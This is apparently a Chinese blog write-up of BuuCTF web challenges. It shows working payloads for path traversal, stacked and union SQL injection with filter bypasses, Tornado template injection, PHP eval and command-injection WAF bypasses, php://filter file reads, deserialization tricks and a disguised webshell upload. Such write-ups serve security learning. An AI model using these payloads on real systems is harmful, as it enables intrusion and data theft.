java amp 0xff6_BuuCTF Web Writeup 第一部分

原创

之深 于 2021-02-27 22:44:22 发布 47 收藏
文章标签： java amp 0xff6

本文链接：https://blog.csdn.net/weixin_36331764/article/details/114837532

[HCTF 2018]WarmUp

查看源码提示source.php，并在$whitelist = ["source"=>"source.php","hint"=>"hint.php"];代码提示下同时访问hint.php

题目源码

source.php

highlight_file(__FILE__);

class emmm

{

public static function checkFile(&$page)

{

$whitelist = ["source"=>"source.php","hint"=>"hint.php"];

---a

if (! isset($page) || !is_string($page)) {

echo "you can't see it";

return false;

}

---b

if (in_array($page, $whitelist)) {

return true;

}

---c

$_page = mb_substr(

$page,

0,

mb_strpos($page . '?', '?')

);

```
if (in_array($_page, $whitelist)) {
return true;
}
---d
$_page = urldecode($page);
$_page = mb_substr(
$_page,
0,
mb_strpos($_page . '?', '?')
);
---e
if (in_array($_page, $whitelist)) {
return true;
}
echo "you can't see it";
return false;
}
}
if (! empty($_REQUEST['file']) && is_string($_REQUEST['file']) && emmm::checkFile($_REQUEST['file'])) {
include $_REQUEST['file'];
exit;
} else {
                                        echo "                              ";
}
?>
```

hint.php

flag not here, and flag in ffffllllaaaagggg

解题思路

利用include()包含ffffllllaaaagggg文件

代码审计

传入字符串参数file，且emmm::checkFile($_REQUEST['file'])值为true

a-b区域：传入参数不为字符串类型就返回false；$page必须是字符串

b-c区域：$page的值为source.php或hint.php就返回true；$page必须不为source.php或hint.php

c-d区域：截取$page从开头到?的值，如果为source.php或hint.php就返回true

解题方法

由于flag位于/ffffllllaaaagggg中，所以结合目录穿越构造payload，之所以可以如此构造的原理稍后说明

?file=hint.php?../../../../../ffffllllaaaagggg

mb_substr() & mb_strpos()

mb_substr - 获取部分字符串

mb_substr (string $str , int $start [, int $length = NULL [, string $encoding = mb_internal_encoding()]]) : string

根据字符数执行一个多字节安全的substr()操作。位置是从 str 的开始位置进行计数。第一个字符的位置是 0，第二个字符的位置是 1，以此类推

mb_strpos — 查找字符串在另一个字符串中首次出现的位置

mb_strpos (string $haystack , string $needle [, int $offset = 0 [, string $encoding = mb_internal_encoding()]]) : int

查找string在一个string 中首次出现的位置。 基于字符数执行一个多字节安全的strpos操作。第一个字符的位置是 0，第二个字符的位置是 1，以此类推

路径 aaa/.../bbb

aaa/表示当前文件同级目录下的文件夹名(不检测该文件是否存在)

../bbb表示aaa/文件夹所在目录的父级目录下的文件名

father

├── aaa(文件夹 不一定要存在)

└── bbb(文件 一定要存在)

此题中hint.php?就是一个不存在的文件

[强网杯 2019]随便注

解题方法

先进行简单测试，发现过滤select

payload: ?inject=' union select 1,2,3%23

return : return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);

测试中发现存在堆叠注入，查询当前数据库表结构，发现flag列名

payload: ?inject=';show tables;desc `1919810931114514`;desc words;

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
```

```
}

array(1) {
  [0]=>
  string(5) "words"
}
```

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

```
array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(7) "int(10)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

```
array(6) {
  [0]=>
  string(4) "data"
  [1]=>
  string(11) "varchar(20)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

MySQL数据表命名细节

下列代码中A用全数字做表名，在使用时需要用反引号包裹，不然会产生错误，但如果半数字半字符或全字符则不需要

测试表的结构如下

MariaDB [test]> desc `1919810931114514`; --A

+-------+-------------+------+-----+---------+-------+

| Field | Type | Null | Key | Default | Extra |

+-------+-------------+------+-----+---------+-------+

| flag | varchar(100) | NO | | NULL | |

+-------+-------------+------+-----+---------+-------+

1 row in set (0.01 sec)

MariaDB [test]> desc 1919810931114514;

ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '1919810931114514' at line 1

MariaDB [test]> desc words; --B

+-------+------------+------+-----+---------+-------+

| Field | Type | Null | Key | Default | Extra |

+-------+------------+------+-----+---------+-------+

| id | int(10) | NO | | NULL | |

| data | varchar(20) | NO | | NULL | |

+-------+-------------+------+-----+---------+-------+

2 rows in set (0.00 sec)

MariaDB [test]> desc 0d4y;

+-------+--------------+------+-----+---------+-------+

| Field | Type | Null | Key | Default | Extra |

+-------+--------------+------+-----+---------+-------+

| name | varchar(100) | NO | | NULL | |

+-------+--------------+------+-----+---------+-------+

1 row in set (0.01 sec)

解题思路

把1919810931114514改名为words，之后将1919810931114514中的字段flag改名为id

利用mysql特性构造' or '1得到flag

解题过程

payload: ?inject=';rename table words to w; rename table `1919810931114514` to words; alter table words change flag id varchar(255);desc words;

return :

array(6) {

[0]=>

string(2) "id"

[1]=>

string(12) "varchar(255)"

[2]=>

string(3) "YES"

[3]=>

string(0) ""

[4]=>

NULL

[5]=>

string(0) ""

}

回显可以判断修改成功

payload: ?inject=1' or '1

解题思路

0x00 将查询flag的sql语句预定义

0x01 执行预定义sql语句

解题过程

payload: ?inject=';set @s = concat('s', 'elect * from `1919810931114514`');prepare a from @s; execute a;

return : strstr($inject, "set") && strstr($inject, "prepare")

以上回显表示set与prepare不能同时存在，由于MySQL默认情况下大小写不敏感，用Set绕过

payload: ?inject=';Set @s = concat('s', 'elect * from `1919810931114514`');prepare a from @s;execute a;

ALTER statement

用于修改数据表名或者修改数据表字段

删除，添加字段

```
MariaDB [test]> desc 0d4y;
+-------+-------------+------+-----+---------+-------+
| Field | Type | Null | Key | Default | Extra |
+-------+-------------+------+-----+---------+-------+
| name | varchar(255) | YES | | NULL | |
+-------+-------------+------+-----+---------+-------+
1 row in set (0.00 sec)
MariaDB [test]> alter table 0d4y add age int;
Query OK, 0 rows affected (0.01 sec)
Records: 0 Duplicates: 0 Warnings: 0
MariaDB [test]> desc 0d4y;
+-------+-------------+------+-----+---------+-------+
| Field | Type | Null | Key | Default | Extra |
+-------+-------------+------+-----+---------+-------+
| name | varchar(255) | YES | | NULL | |
| age | int(11) | YES | | NULL | |
+-------+-------------+------+-----+---------+-------+
2 rows in set (0.00 sec)
MariaDB [test]> alter table 0d4y drop age;
```

```
Query OK, 0 rows affected (0.01 sec)
Records: 0 Duplicates: 0 Warnings: 0
MariaDB [test]> desc 0d4y;
+-------+--------------+------+-----+---------+-------+
| Field | Type | Null | Key | Default | Extra |
+-------+--------------+------+-----+---------+-------+
| name | varchar(255) | YES | | NULL | |
+-------+--------------+------+-----+---------+-------+
1 row in set (0.00 sec)
```

修改字段

```
MariaDB [test]> desc 0d4y;
+-------+--------------+------+-----+---------+-------+
| Field | Type | Null | Key | Default | Extra |
+-------+--------------+------+-----+---------+-------+
| name | varchar(255) | YES | | NULL | |
+-------+--------------+------+-----+---------+-------+
1 row in set (0.00 sec)
MariaDB [test]> alter table 0d4y modify name varchar(100);
Query OK, 1 row affected (0.02 sec)
Records: 1 Duplicates: 0 Warnings: 0
MariaDB [test]> desc 0d4y;
+-------+--------------+------+-----+---------+-------+
| Field | Type | Null | Key | Default | Extra |
+-------+--------------+------+-----+---------+-------+
| name | varchar(100) | YES | | NULL | |
+-------+--------------+------+-----+---------+-------+
1 row in set (0.00 sec)
MariaDB [test]> alter table 0d4y change `name` `id` int;
Query OK, 1 row affected, 1 warning (0.02 sec)
Records: 1 Duplicates: 0 Warnings: 1
MariaDB [test]> desc 0d4y;
```

+-------+---------+------+-----+---------+-------+

| Field | Type | Null | Key | Default | Extra |

+-------+---------+------+-----+---------+-------+

| id | int(11) | YES | | NULL | |

+-------+---------+------+-----+---------+-------+

1 row in set (0.00 sec)

SET statement

MySQL用户变量定义格式

set @v = xxx;

PREPARE statement

PREPARE name from '[my sql sequece]'; //预定义SQL语句

EXECUTE name; //执行预定义SQL语句

(DEALLOCATE || DROP) PREPARE name; //删除预定义SQL语句

MariaDB [test]> prepare flag from "select * from 0d4y";

Query OK, 0 rows affected (0.00 sec)

Statement prepared

MariaDB [test]> execute flag;

+------+

| id |

+------+

| 0 |

+------+

1 row in set (0.00 sec)

MariaDB [test]> drop prepare flag;

Query OK, 0 rows affected (0.00 sec)

(未完成)[SUCTF 2019]EasySQL

[极客大挑战 2019]EasySQL

解题思路

猜测后台代码如下

$sql = SELECT * DROM database WHERE username = '$username' AND password = '$password';

解题方法

构造payload/check.php?username=admin' or 1=1 %23&password=1

[护网杯 2018]easy_tornado

题目提示

-- /flag.txt

flag in /fllllllllllag

-- /welcome.txt

render

-- /hints.txt

md5(cookie_secret+md5(filename))

解题思路

0x00 render模板渲染暗示存在SSTI服务端模板注入攻击

0x01 handler.settings保存配置选项，包括cookie_secret

解题方法

访问文件时观察url

payload: /file?filename=/welcome.txt&filehash=1ee0dabf22eb0879a60444267ed3e063

存在文件读取点，访问/fllllllllllag

页面跳转至/error?msg=Error

尝试SSTI

payload: /error?msg={{handler.settings}}

界面回显: {'autoreload': True, 'compiled_template_cache': False, 'cookie_secret': '9c83fab7-1b67-404c-9aa8-69453579ac8c'}

exp.py

```
import hashlib

import requests

def md5(s):

md5 = hashlib.md5()

md5.update(s.encode())

return md5.hexdigest()

filename = "/fllllllllllag"

cookie_secret = "9c83fab7-1b67-404c-9aa8-69453579ac8c"

filehash = md5(cookie_secret + md5(filename))
```

```
url = "http://93dc9c40-c8fc-4f2c-bce7-e28fae7437a6.node2.buuoj.cn.wetolink.com:82/file?filename=%s&filehash=%s" % (filename, filehash)

html = requests.get(url)

print(html.text)
```

[极客大挑战 2019]Havefun

解题思路

查看源码

代码审计

```
$cat=$_GET['cat'];

echo $cat;

if($cat=='dog'){

echo 'Syc{cat_cat_cat_cat}';

}
```

解题方法

/?cat=dog

(未完成)[RoarCTF 2019]Easy Calc

```
$('#calc').submit(function(){

$.ajax({

url:"calc.php?num="+encodeURIComponent($("#content").val()),

type:'GET',

success:function(data){

$("#result").html(`

答案:${data}

`);
},

error:function(){

alert("这啥?算不来!");

}

})

return false;

})
```

访问calc.php得到后台源码

```
error_reporting(0);

if(!isset($_GET['num'])){

show_source(__FILE__);

}else{

$str = $_GET['num'];

$blacklist = [' ', '\t', '\r', '\n','\'', '"', '`', '\[', '\]','\$','\\','\^'];

foreach ($blacklist as $blackitem) {

if (preg_match('/' . $blackitem . '/m', $str)) {

die("what are you want to do?");

}

}

eval('echo '.$str.';');

}

?>
```

过滤的常用字符

`$^[]'"%20

过滤了单引号，在构造payload时用chr()代替

/calc.php? num=1;var_dump(scandir(chr(47))); // /f1agg

/calc.php? num=1;readfile(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103));

```
$payload = "/f1agg";

$arr = str_split($payload);

foreach ($arr as $a)

echo "chr(".ord($a).").";

//chr(47).chr(102).chr(49).chr(97).chr(103).chr(103).
```

payload中有一个很关键的地方 num 前面有一个空格，因为题中存在 WAF，对 num 的值进行了校验，直接传 payload，会返回这啥?算不来，于是利用php字符串解析特性绕过 WAF，此时 WAF 检测到的变量名为%20num，不为 num，不进行校验，但php存储的变量名为 num

PHP将查询字符串(在URL或正文中)转换为内部$_GET或的关联数组$_POST的过程中会将某些字符删除或用下划线代替

如果一个 IDS/IPS 或 WAF 中有一条规则是当 news_id 参数的值是一个非数字的值则拦截，那么我们就可以用以下语句绕过


%20news[id%00 // 这个变量名的值实际存储在 $_GET["news_id"] 中

parse_str()通常被自动应用于 get 、post 请求和 cookie 中，对 URL 传递入的查询字符串进行解析

通过如下 fuzz 了解parse_str()如何处理特殊字符

```
foreach(["{chr}foo_bar", "foo{chr}bar", "foo_bar{chr}"] as $k => $arg) {
for($i=0;$i<=255;$i++) {
parse_str(str_replace("{chr}",chr($i),$arg),$o);
if(isset($o["foo_bar"])) {
echo $arg." -> ".bin2hex(chr($i))." (".chr($i).")\n";
} // bin2hex 将字符转为16进制数
}
echo "\n";
}
```

```
{chr}foo_bar -> 20 ( )
{chr}foo_bar -> 26 (&)
{chr}foo_bar -> 2b (+)
foo{chr}bar -> 20 ( )
foo{chr}bar -> 2b (+)
foo{chr}bar -> 2e (.)
foo{chr}bar -> 5b ([)
foo{chr}bar -> 5f (_)
foo_bar{chr} -> 00 ()
foo_bar{chr} -> 26 (&)
foo_bar{chr} -> 3d (=)
```



[极客大挑战 2019]Secret File

Ctrl+U查看源码，发现./Archive_room.php；访问之后发现./action.php

访问后页面跳转到./end.php，进行抓包

action.php

访问secr3t.php

代码审计

secret

```
highlight_file(__FILE__);

error_reporting(0);

$file=$_GET['file'];

if(strstr($file,"../")||stristr($file, "tp")||stristr($file,"input")||stristr($file,"data")){

echo "Oh no!";

exit();

}

include($file); //a

//flag放在了flag.php里

?>
```

a处发现文件包含漏洞

解题方法

直接设置payload为/secr3t.php?file=flag.php无法显示flag，因此使用php://filter进行文件读取

/secr3t.php?file=php://filter/read=convert.base64-encode/resource=flag.php

对输出的base64密文进行解密即可

0x01 php://filter

php://filter 是php中独有的一个协议，可以作为一个中间流来处理其他流，可以进行任意文件的读取

使用不同的参数可以达到不同的目的和效果：

名称	描述	备注
resource=<要过滤的数据流>	指定了你要筛选过滤的数据流。	必选
read=<读链的筛选列表>	可以设定一个或多个过滤器名称，以管道符（|）分隔。	可选
write=<写链的筛选列表>	可以设定一个或多个过滤器名称，以管道符（|）分隔。	可选
<；两个链的筛选列表>	任何没有以 read= 或 write= 作前缀 的筛选器列表会视情况应用于读或写链。	

[HCTF 2018]admin

[极客大挑战 2019]LoveSQL

解题思路

猜测后台代码如下

$sql = SELECT * DROM database WHERE username = '$username' AND password = '$password';

解题方法

构造payload/check.php?username=admin' or 1=1 %23&password=1

解密回显出password，md5查询无果，进行深度注入

查看列数

/check.php?username=admin' order by 3%23&password=1

确定注入点

/check.php?username=' union select 1,2,3%23&password=1

查看当前库表名

/check.php?username=' union select 1, (select group_concat(table_name) from information_schema.tables where table_schema=database()),3%23&password=1

查看数据表l0ve1ysq1列名

/check.php?username=' union select 1, (select group_concat(column_name) from information_schema.columns where table_name='l0ve1ysq1'),3%23&password=1

查看密码

/check.php?username=' union select 1, (select group_concat(password) from l0ve1ysq1),3%23&password=1

0x01 hackbar细节

如果直接输入#作为截断符无效，需进行urlencode转换为%23才可

[GXYCTF2019]Ping Ping Ping

题目提示

/?ip=

解题思路

存在远程命令执行漏洞，利用;截断后可进行文件读取

解题方法

查看当今文件夹

?ip=1;ls

PING 1 (0.0.0.1): 56 data bytes

flag.php

index.php

先查看index.php，了解后台逻辑后便于构造payload

?ip=1;cat index.php

/?ip= fxck your space!

waf空格，利用IFS9绕过

?ip=1;catIFS9index.php

代码审计

```
|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match)){
echo preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{20}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match);
die("fxck your symbol!");
} else if(preg_match("/ /", $ip)){
die("fxck your space!");
} else if(preg_match("/bash/", $ip)){
die("fxck your bash!");
} else if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
die("fxck your flag!");
}
$a = shell_exec("ping -c 4 ".$ip);
echo "
 ";
print_r($a);
```

}

过滤了除$外大多数符号，空格，bash，还有一句比较有意思的正则表达式

preg_match("/.*f.*l.*a.*g.*/", $ip)

.*表示匹配任意字符任意次；代码的逻辑意思就是flag四个字母不能同顺序出现

构造payload，并查看源码

/?ip=1;a=g;catIFS9fla$a.php

0x01 shell变量命名规范

变量名必须是以字母或下划线字符“_”开头，后面跟字母、数字或下划线字符。不要使用特殊字符命名变量，变量名和等号之间不能有空格

0x02 IFS9

$IFS内部域分隔符

shell的环境变量分为set和env，IFS是一种 set 变量，默认值是space, tab, newline

查看$IFS值

> echo "$IFS" | od -b

0000000 040 011 012 012

0000004

"040"是空格，"011"是Tab，"012"是换行，最后一个"012"是因为echo默认换行

$9

$1～$n表示添加到shell的各参数值；$0为当前文件名，$1是第1参数、$2是第2参数以此类推；$9此时为空值，在这里的作用为截断变量名，等同于{}(由于题目waf了大括号)，即限定变量名的范围；如果没有进行截断的话，IFS会接着和后面的字符连接为变量名，无法构成完整的内部域分隔符，当然也不一定非要为9，还可以是1~8的其他数字

[极客大挑战 2019]PHP

题目提示


因为每次猫猫都在我键盘上乱跳，所以我有一个良好的备份网站的习惯

文件扫描

python3 dirsearch.py -u url -e php

-u url

-e 网站语言



下载/www.zip

代码审计

----index.php

include 'class.php';

$select = $_GET['select'];

$res=unserialize(@$select);

?>

----class.php

include 'flag.php';

error_reporting(0);

class Name{

private $username = 'nonono';

private $password = 'yesyesyes';

public function __construct($username,$password){

$this->username = $username;

$this->password = $password;

```
}
function __wakeup(){
$this->username = 'guest';
}
function __destruct(){
if ($this->password != 100) {
echo "NO!!!hacker!!!";
echo "You name is: ";
echo $this->username;echo "";
echo "You password is: ";
echo $this->password;echo "";
die();
}
if ($this->username === 'admin') {
global $flag;
echo $flag;
}else{
echo "hello my friend~~sorry i can't give you the flag!";
die();
}
}
}
?>
```

解题思路

0x00 password = 100

0x01 username = admin

0x02 绕过__wakeup函数的初始化

0x03 url编码

解题方法

```
echo urlencode(serialize(new Name('admin', '100')));
```

```
O%3A4%3A%22Name%22%3A2%3A%7Bs%3A14%3A%22%00Name%00username%22%3Bs%3A5%3A%22
```

-> 将2换3

O%3A4%3A%22Name%22%3A3%3A%7Bs%3A14%3A%22%00Name%00username%22%3Bs%3A5%3A%22

0x01 __wakeup() & __destruct() & __sleep()

__sleep()

在程序执行前，serialize() 函数会首先检查是否存在 __sleep().如果存在，__sleep()方法会先被调用，然后才执行序列化

__wakeup()

触发于unserilize()调用之前, 但当反序列化时的字符串所对应的对象的数目被修改，__wake()函数就不会被调用，从而实现绕过

__destruct()

在到对象的所有引用都被删除或者当对象被显式销毁时执行

0x02 对序列化结果进行url编码

因为private 声明的字段为私有字段，只在所声明的类中可见，在该类的子类和该类的对象实例中均不可见。因此私有字段的字段名在序列化时，类名和字段名前面都会加上%00前缀字符串长度也包括所加前缀的长度

但如果不进行url编码直接使用payload，可以很明显发现%00字符消失，自然会导致失败

O:4:"Name":2:{s:14:"Nameusername";s:5:"admin";s:14:"Namepassword";s:3:"100";}

[ACTF2020 新生赛]Include

解题思路

/?file=flag.php猜测存在文件包含漏洞

解题方法

?file=php://filter/convert.base64-encode/resource=flag.php

[极客大挑战 2019]Knife

题目提示

eval($_POST["Syc"]);

解题方法

蚁剑连接

[极客大挑战 2019]Http

解题方法

查看源码，访问Secret.php，会连续出现三个要求，设置http头即可

#	URL	Domain	Sub	Header Name	Add	Modify	Remove	Header Value	State	Delete
1	http://node3.buuoj.cn:29132/Secret.php	☑	☑	X-Forwarded-For	☑	☐	☐	127.0.0.1	ACTIVE	
2	http://node3.buuoj.cn:29132/Secret.php	☑	☑	User-Agent	☑	☐	☐	Syclover	ACTIVE	
3	http://node3.buuoj.cn:29132/Secret.php	☑	☑	Referer	☑	☐	☐	https://www.Sycsecret.com	ACTIVE	

[SUCTF 2019]CheckIn

[ACTF2020 新生赛]Exec

解题方法

target=;cd ..;cd ..;cd ..;cat flag

[极客大挑战 2019]BabySQL

解题思路

猜测后台代码如下

$sql = SELECT * DROM database WHERE username = '$username' AND password = '$password';

解题方法

构造payload/check.php?username=admin' or 1=1 %23&password=1，观察回显猜测过滤or，尝试双写绕过

/check.php?username=admin' oorr 1=1 %23&password=1

回显成功，进行深度注入，再根据回显进行双写

查看数据表名

?username=admin&password=' ununionion selselectect 1,(selselectect group_concat(table_name) frfromom infoorrmation_schema.tables whwhereere table_schema=database()),3%23

查看b4bsql密码

?username=admin&password=' ununionion selselectect 1,(selselectect group_concat(passwoorrd) frfromom b4bsql),3%23

[CISCN2019 华北赛区 Day2 Web1]Hack World

[极客大挑战 2019]Upload

解题思路

上传含webshell的可执行文件

解题方法

创建图片马

trojan.gif

GIF89a

上传图片并更改文件后缀，由于php等一系列后缀被过滤，故使用phtml

POST /upload_file.php HTTP/1.1

Host: 338d1805-c3c7-4b7c-8dde-950a068bc645.node3.buuoj.cn

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:78.0) Gecko/20100101 Firefox/78.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Content-Type: multipart/form-data; boundary=--------------------------122416747737133465541325972 35

Content-Length: 399

Origin: http://338d1805-c3c7-4b7c-8dde-950a068bc645.node3.buuoj.cn

Connection: close

Referer: http://338d1805-c3c7-4b7c-8dde-950a068bc645.node3.buuoj.cn/

Upgrade-Insecure-Requests: 1

----------------------------122416747737133465541325972 35

Content-Disposition: form-data; name="file"; filename="trojan.phtml"

Content-Type: image/gif

GIF89a

----------------------------122416747737133465541325972 35

Content-Disposition: form-data; name="submit"

提交

----------------------------122416747737133465541325972 35--

文件上传至/upload文件夹，蚁剑连接

0x01图片文件头欺骗

GIF89a图形文件是一个根据图形交换格式(GIF)89a版(1989年7月发行)进行格式化之后的图形，再文件头部加上GIF89a，后台检测会判定为图片